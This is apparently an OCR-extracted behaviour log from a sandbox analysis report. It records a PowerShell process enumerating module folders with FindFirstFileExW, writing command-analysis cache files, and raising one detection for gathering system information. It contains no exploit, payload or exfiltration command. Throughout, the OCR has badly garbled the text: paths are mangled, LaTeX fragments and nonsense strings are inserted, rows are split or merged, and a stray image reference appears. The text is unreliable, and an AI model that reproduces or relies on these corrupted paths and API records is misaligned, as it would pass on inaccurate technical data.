Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152b00	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3c3b7a2e-fb19-4f58-93a0-43abdb621b13 T ype: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadf\10, 0, 0, 0) Return: b152980	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet\t^*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellModules\PowerShellGet\tau, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellModules\PowerShellGet\tau^*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShellModules*, 0, bdae100, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\v1, 0, bdae0b4, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\^*, 0, bdae0b4, 0, 0, 0) Return: b152e80	1280	1712
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1712 Info: Searches files by API		
Call Filesystem API		1280	1712
	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\AppLocken*, 0, bdadfbc, 0, 0, 0) Return: b152980		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\AppLocken*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\AppLocken**, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
0.1157	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	AFT Name. I fild fish fleexivings. (//windii //ssystemsztvindowsrowersneik/ I.olwiodules/branchoachet , 0, buddibc, 0, 0, 0) Neturn. b 132e60		
	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API		1280 1280	1712 1712
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdae008, 0, 0, 0) Return: b152b00		
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdae008, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712


-	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\DirectAccessClientComponents\st, 0, bdadfbc, 0, 0, 0) Return: b1 52980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, bdadfbc, 0, 0, 0) Return: b1 52b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0lModules\DirectAccessClientComponents*, 0, bdae008, 0, 0, 0) Return: b 152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\t^*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DnsClient\t^*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, bdadfbc, 0, 0, 0) Return: b15298 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, bdae008, 0, 0, 0) Return: b15298 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\tau^*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\\^*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
-	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SCS*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\\SCSI*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
	API Name: FindFirstFileExW Args: (%windir%system32!WindowsPowerShelllv1.0!Modules\iSCSI*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\\SE*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\ISE*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\lSE*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\Kds*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Kds*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
-	$API\ Name: FindFirstFileExW\ Args: (\ wwindir\%\ system 32 \ Windows PowerShell \ 1.0 \ Modules \ Microsoft. PowerShell. Archive \ 1,0,b add fbc,0,0,0)\ Return: b152b00$	1280	1712
-	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32\ Windows PowerShell\ 1.0\ Modules\ Microsoft. PowerShell\ Archivelen-US\ 1,0,bdadec4,0,0,0)\ Return: b152980$	1280	1712
-	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32\ Windows PowerShell \ 1.0\ Modules)\ Microsoft. PowerShell. Archive \ 1.0\ 0,\ 0,\ 0,\ 0)\ Return: b152e80$	1280	1712
-	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32\ Windows PowerShell\ 1.0\ Modules\ Microsoft. PowerShell\ Archive\ 1,0,bdae 008,0,0,0)\ Return: b15-2b00$	1280	1712
-	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32 \ Windows PowerShell \ 1.0 \ Modules \ Microsoft. PowerShell. Diagnostics \ 1^*,\ 0,\ bdadfbc,\ 0,\ 0,\ 0)\ Return: b152e80$	1280	1712
-	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32 \ Windows PowerShell \ 1.0 \ Modules \ Microsoft. PowerShell. Diagnostics \ 1^*, 0, bdadfbc, 0, 0, 0)\ Return: b152980$	1280	1712
	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32\ Windows PowerShell\ 1.0\ Modules\ Microsoft. PowerShell\ .Diagnostics\ 1^*, 0, bdae 008, 0, 0, 0)\ Return: b152e80$	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdadfbc, 0, 0, 0) Return: b15298 0	1280	1712
-	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdadfbc, 0, 0, 0) Return: b152b0 0	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v1.0, bdae008, 0, 0, 0) Return: b152b0 0	1280	1712
,	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\v*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
·	API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShelliv1.0\Modules\Microsoft.PowerShell.Management*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
	API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShelliv1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae008, 0, 0, 0) Return : b152b00	1280	1712
·	API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPower\$helliv1.0\Modules\Microsoft.Power\$hell.ODataUtils*, 0, bdadfbc, 0, 0, 0) Return: b 152980	1280	1712
,	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdadfbc, 0, 0, 0) Return: b 152e80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\DataUtils*, 0, bdadfbc, 0, 0, 0) R	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdadec4, 0, 0, 0) R eturn: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdadec4, 0, 0, 0) R	1280	1712
	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerSnelliv1.0\WindowsPowerSne	1280	1712
	eturn: b152980 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\) 0.0Modules\Microsoft.PowerShell.ODataUtils*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
	API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShell\) 1.0Modules\) Microsoft.PowerShell\.Security 0, 0 dadfbc, 0, 0, 0\) Return: b15	1280	1712
	2600 API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShell\) 1.0Modules\Microsoft.PowerShell\.Security 0, 0, 0, 0, 0 Return: b15	1280	1712
	2980 API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShell\\0.000000000000000000000000000000000	1280	1712
	2c40 API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\U1.0\Modules\Microsoft.PowerShell.\U1ility*, 0, bdadfbc, 0, 0, 0) Return: b152e8	1280	1712
	0 API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.\v1.0\tild\v1.0\til	1280	1712
	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.\v1.0\tild\v1.0\ti	1280	1712
	00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Wodules\Microsoft.WSMan.Management\), 0, bdadfbc, 0, 0, 0) Return: b1	1280	1712
	52e80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0.0, b, bdadfbc, 0, 0, 0, 0) Return: b1	1280	1712
	52e80		

Call Filesystem API	ADI Nama FindFirstFileFvIM Arga: / 9/ windir9/ austom 20/ Windows Power Pall VI O Madulas Missaget WCMan Management* 0 Adae 009, 0, 0, 0 Patura 14	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, bdae008, 0, 0, 0) Return: b1 52e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExtW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\MsDtc*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShellIv1.0\Modules\NetAdapter*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetAdapter*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShellIv1.0\Modules\NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetEventPacketCapture*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShellIv1.0\Modules\NetLbfo*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo\t^*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetQos*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetSecurity*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetSecurity*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdadboo, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (/windir%lsystem32!WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\v1.0, 0, bdadfbc, 0, 0, 0) Return: b152e8	1280	1712
	Tri Name. FinoriistrileExw Args. (//willdii //sisystemisziviindowsroweronelliv i.olwoodilestivetworkconnectivitystatus (, 0, odadioc, 0, 0,) Retuini. 0 iszee		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\t^*, 0, bdae008, 0, 0, 0) Return: b152e 80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\PrintManagement*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdae008, 0, 0, 0) Return: b15 2e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, bdadfbc, 0, 0, 0) Return: b152e80	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_767a28c0-576a-468e-93b3-a92a5f4fa688 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152b00, bdadfcc) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cdb97018-912e-4235-9409-7ef46e6a3455 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d56a8518-615b-4c03-b126-4b87cf95bfb8 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File Write File	Path: %LOCALAPPDATA%iMicrosoftlWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS	1280	1712
	Path: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS		
Write File Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS	1280 1280 1280	1712 1712 1712
Write File Write File	Path: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de	1280 1280	1712 1712
Write File Write File Write File Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS	1280 1280 1280 1280 1280	1712 1712 1712 1712 1712
Write File Write File Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d383f4826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T	1280 1280 1280 1280	1712 1712 1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d383f4826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS	1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712
